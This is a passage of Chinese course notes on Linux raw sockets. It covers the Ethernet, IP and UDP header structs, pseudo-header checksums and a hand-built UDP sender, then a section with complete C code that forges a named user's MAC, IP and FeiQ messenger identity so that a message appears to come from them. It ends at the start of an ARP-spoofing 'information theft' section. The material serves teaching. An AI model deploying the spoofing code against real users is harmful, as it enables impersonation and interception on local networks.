    u_int8_t   ether_dhost[ETH_ALEN];   /* 目的MAC地址  */
    u_int8_t   ether_shost[ETH_ALEN];   /* 源MAC地址    */
    u_int16_t  ether_type;              /* 帧类型       */
};
```

2、IP报文头结构体


struct iphdr;　　//所在位置:/usr/include/netinet/ip.h　　#include <netinet/ip.h>



```
struct iphdr
  {
#if __BYTE_ORDER == __LITTLE_ENDIAN
    unsigned int ihl:4;                /*首部长度        */
    unsigned int version:4;            /*版本            */
#elif __BYTE_ORDER == __BIG_ENDIAN
    unsigned int version:4;            /*版本            */
    unsigned int ihl:4;                /*首部长度        */
#else
# error "Please fix <bits/endian.h>"
#endif
    u_int8_t tos;                      /*服务类型        */
    u_int16_t tot_len;                 /*总长度          */
    u_int16_t id;                      /*标识            */
    u_int16_t frag_off;                /*标志、片偏移    */
    u_int8_t ttl;                      /*生存时间        */
    u_int8_t protocol;                 /*协议            */
    u_int16_t check;                   /*首部校验和      */
    u_int32_t saddr;                   /*源地址          */
    u_int32_t daddr;                   /*源地址          */
    /*The options start here. */
  };
```


3、udp头部结构体

struct udphdr ;　　//所在位置:/usr/include/netinet/udp.h　　#include <netinet/udp.h>




```
struct udphdr
{
   u_int16_t source;                  /*源端口号  */
   u_int16_t dest;                    /*目的端口号*/
   u_int16_t len;                     /*长度      */
   u_int16_t check;                   /*校验和    */
};
```

4、伪头部



32位源IP地址		
32位目的IP地址		
0	8位协议(17)	16位UDP长度
16位源端口号		16位目的端口号
16位UDP长度		16位UDP校验和
数据（不足偶数个字节补0）		

```c
#include <stdio.h>
#include <sys/socket.h>       //socket
#include <netinet/ether.h>    //ETH_P_ALL
#include <sys/ioctl.h>        //ioctl
#include <net/if.h>           //struct ifreq
#include <string.h>           //strncpy
#include <netpacket/packet.h> //struct sockaddr_ll
#include <arpa/inet.h>        //inet_ntop
#include <net/ethernet.h>     //struct ether_header
#include <netinet/ip.h>       //struct iphdr
#include <netinet/udp.h>      //struct udphdr
typedef struct
{
    unsigned int saddr;
    unsigned int daddr;
    unsigned char flags;
    unsigned char type;
    unsigned short len;
} WEI;

unsigned short checksum(unsigned short *buf, int len)
{
    int nword = len / 2;
    unsigned long sum;

    if (len % 2 == 1)
        nword++;
    for (sum = 0; nword > 0; nword--)
    {
        sum += *buf;
        buf++;
    }
    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    return ~sum;
}
int Sendto(int sockfd, unsigned char *msg, int len, char *name)
{
    //获取网络接口类型
    struct ifreq ethreq;
    strncpy(ethreq.ifr_name, name, IFNAMSIZ);
    ioctl(sockfd, SIOCGIFINDEX, &ethreq);
    //定义一个网络接口变量
    struct sockaddr_ll sll;
    bzero(&sll, sizeof(sll));
    sll.sll_ifindex = ethreq.ifr_ifindex;
    len = sendto(sockfd, msg, len, 0, (struct sockaddr *)&sll, sizeof(sll));
    return len;
}

int main(int argc, char const *argv[])
{
    //创建原始套接字
    int sockfd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));

    //获取要发送的数据
    char data[128] = "";
    fgets(data, sizeof(data), stdin);
    data[strlen(data) - 1] = 0;

    //udp的应用数长度必须是偶数
    int data_len = strlen(data) + strlen(data) % 2;

    //mac准备
    unsigned char src_mac[6] = {0x00, 0x0c, 0x29, 0x6e, 0x18, 0x47}; //ubuntu的mac
    unsigned char dst_mac[6] = {0x3C, 0x7C, 0x3F, 0x5F, 0x60, 0x7C}; //win10的mac

    //组包
    unsigned char buf[1500] = "";
    //组mac头
    struct ether_header *eth_hd = (struct ether_header *)buf;
    memcpy(eth_hd->ether_dhost, dst_mac, 6);
    memcpy(eth_hd->ether_shost, src_mac, 6);
    eth_hd->ether_type = htons(0x0800); //IP报文

    //组IP报文头
    struct iphdr *ip_hd = (struct iphdr *)(buf + 14); //跳过以太网头
    ip_hd->version = 4;                               //IPv4
    ip_hd->ihl = 5;                                   //IP头部为20字节
    ip_hd->tos = 0;                                   //服务类型
    ip_hd->tot_len = htons(20 + 8 + data_len);        //IP的总长度
    ip_hd->id = htons(0);                             //标识
    ip_hd->frag_off = htons(0);                       //片偏移
    ip_hd->ttl = 128;                                 //生命周期
    ip_hd->protocol = 17;                             //udp协议
    ip_hd->check = htons(0);                          //IP首部校验? ? ? ? ? ?
    ip_hd->saddr = inet_addr("10.9.21.201");          //ubuntu的IP
    ip_hd->daddr = inet_addr("10.9.21.211");          //win10的IP
    //校验IP头部
    ip_hd->check = checksum((unsigned short *)ip_hd, 20);

    //组UDP头
    struct udphdr *udp_hd = (struct udphdr *)(buf + 14 + 20);
    udp_hd->source = htons(7777);      //源端口
    udp_hd->dest = htons(8000);        //目的端口
    udp_hd->len = htons(8 + data_len); //udp总长度（udp头部长度+数据长度）
    udp_hd->check = htons(0);          //udp校验? ? ? ? ? ? ? ? ?
    //将应用数据放入buf中
    memcpy(buf + 14 + 20 + 8, data, data_len);

     //udp校验
     //定义一个伪头部
     unsigned char wei_buf[512] = "";
     //给为头部赋值
    WEI *p = (WEI *)wei_buf;
    p->saddr = inet_addr("10.9.21.201");
    p->daddr = inet_addr("10.9.21.211");
    p->flags = 0;
    p->type = 17;
    p->len = htons(8 + data_len);
    //在伪头部后面追加udp头部+data
    memcpy(wei_buf + 12, udp_hd, 8 + data_len);
    //对wei_buf进行校验
    udp_hd->check = checksum((unsigned short *)wei_buf, 12 + 8 + data_len);

    Sendto(sockfd, buf, 14 + 20 + 8 + data_len, "eth0");

    close(sockfd);
    return 0;
}
```



```
edu@edu:~/work/net/day05$ sudo ./a.out
[sudo] password for edu:
ni hao
edu@edu:~/work/net/day05$ sudo ./a.out
hello world
edu@edu:~/work/net/day05$
```

(1) 协议类型 UDP
(2) 本地主机地址 10.9.21.211
(3) 本地主机端口 8000

```
[2021-05-15 09:17:00.267]# RECV ASCII FROM 10.9.21.201 :7777>
ni hao

[2021-05-15 09:18:34.817]# RECV ASCII FROM 10.9.21.201 :7777>
hello world
```

知识点7【飞秋伪装】（了解）

用户A 伪装B 给用户C发信息。

lh伪装凡序给昊田发信息

1、src:凡序   dst：昊田

2、获取凡序的飞秋信息

1上线

```
1:1:lh:lh:1:lh
```

```
版本:包编号:用户名:主机名:命令字:附加消息
```

```
1_lbt6_0#131#F0761CE7B71A#0#0#0#4001#9:1621069039:Administrator:SD-20210227SGAT:6291459:孟凡序
```


32聊天信息：

```
1_lbt6_0#131#F0761CE7B71A#0#0#0#4001#9:1621069039:Administrator:SD-20210227SGAT:32:i love you
```

```
#include <stdio.h>
#include <sys/socket.h>       //socket
#include <netinet/ether.h>    //ETH_P_ALL
#include <sys/ioctl.h>        //ioctl
#include <net/if.h>           //struct ifreq
#include <string.h>           //strncpy
#include <netpacket/packet.h> //struct sockaddr_ll
#include <arpa/inet.h>        //inet_ntop
#include <net/ethernet.h>     //struct ether_header
#include <netinet/ip.h>       //struct iphdr
#include <netinet/udp.h>      //struct udphdr
typedef struct
{
    unsigned int saddr;
    unsigned int daddr;
    unsigned char flags;
    unsigned char type;
    unsigned short len;
} WEI;

unsigned short checksum(unsigned short *buf, int len)
{
    int nword = len / 2;
    unsigned long sum;

    if (len % 2 == 1)
        nword++;
    for (sum = 0; nword > 0; nword--)
    {
        sum += *buf;
        buf++;
    }
    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    return ~sum;
}
int Sendto(int sockfd, unsigned char *msg, int len, char *name)
{
    //获取网络接口类型
```

```c
    struct ifreq ethreq;
    strncpy(ethreq.ifr_name, name, IFNAMSIZ);
    ioctl(sockfd, SIOCGIFINDEX, &ethreq);
    //定义一个网络接口变量
    struct sockaddr_ll sll;
    bzero(&sll, sizeof(sll));
    sll.sll_ifindex = ethreq.ifr_ifindex;
    len = sendto(sockfd, msg, len, 0, (struct sockaddr *)&sll, sizeof(sll));
    return len;
}

int main(int argc, char const *argv[])
{
    //创建原始套接字
    int sockfd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));

    //获取要发送的数据
    char data[128] = "1_lbt6_0#131#F0761CE7B71A#0#0#0#4001#9:1621069039:Administrator:SD-20210227SGAT:32:iloveyou";

    //udp的应用数长度必须是偶数
    int data_len = strlen(data) + strlen(data) % 2;

    //mac准备
    unsigned char src_mac[6] = {0xf0, 0x76, 0x1c, 0xe7, 0xb7, 0x1a}; //ubuntu的mac
    unsigned char dst_mac[6] = {0x00, 0xe0, 0x4c, 0x78, 0xd8, 0x12}; //win10的mac

    //组包
    unsigned char buf[1500] = "";
    //组mac头
    struct ether_header *eth_hd = (struct ether_header *)buf;
    memcpy(eth_hd->ether_dhost, dst_mac, 6);
    memcpy(eth_hd->ether_shost, src_mac, 6);
    eth_hd->ether_type = htons(0x0800); //IP报文

    //组IP报文头
    struct iphdr *ip_hd = (struct iphdr *)(buf + 14); //跳过以太网头
    ip_hd->version = 4;                               //IPv4
    ip_hd->ihl = 5;                                   //IP头部为20字节
    ip_hd->tos = 0;                               //服务类型
    ip_hd->tot_len = htons(20 + 8 + data_len);    //IP的总长度
    ip_hd->id = htons(0);                         //标识
    ip_hd->frag_off = htons(0);                   //片偏移
    ip_hd->ttl = 128;                             //生命周期
    ip_hd->protocol = 17;                         //udp协议
    ip_hd->check = htons(0);                      //IP首部校验？？？？？？
    ip_hd->saddr = inet_addr("10.9.21.209");      //ubuntu的IP
    ip_hd->daddr = inet_addr("10.9.21.244");      //win10的IP
    //校验IP头部
    ip_hd->check = checksum((unsigned short *)ip_hd, 20);

    //组UDP头
    struct udphdr *udp_hd = (struct udphdr *)(buf + 14 + 20);
    udp_hd->source = htons(2425);      //源端口
    udp_hd->dest = htons(2425);        //目的端口
    udp_hd->len = htons(8 + data_len); //udp总长度（udp头部长度+数据长度）
    udp_hd->check = htons(0);          //udp校验？？？？？？？？？
    //将应用数据放入buf中
    memcpy(buf + 14 + 20 + 8, data, data_len);

    //udp校验
    //定义一个伪头部
    unsigned char wei_buf[512] = "";
    //给为头部赋值
    WEI *p = (WEI *)wei_buf;
    p->saddr = inet_addr("10.9.21.209");
    p->daddr = inet_addr("10.9.21.244");
    p->flags = 0;
    p->type = 17;
    p->len = htons(8 + data_len);
    //在伪头部后面追加udp头部+data
    memcpy(wei_buf + 12, udp_hd, 8 + data_len);
    //对wei_buf进行校验
    udp_hd->check = checksum((unsigned short *)wei_buf, 12 + 8 + data_len);

    Sendto(sockfd, buf, 14 + 20 + 8 + data_len, "eth0");

    close(sockfd);
    return 0;
}
```

知识点8【信息窃取】（了解）



arp

ip	mac
主机B_ip	主机c_mac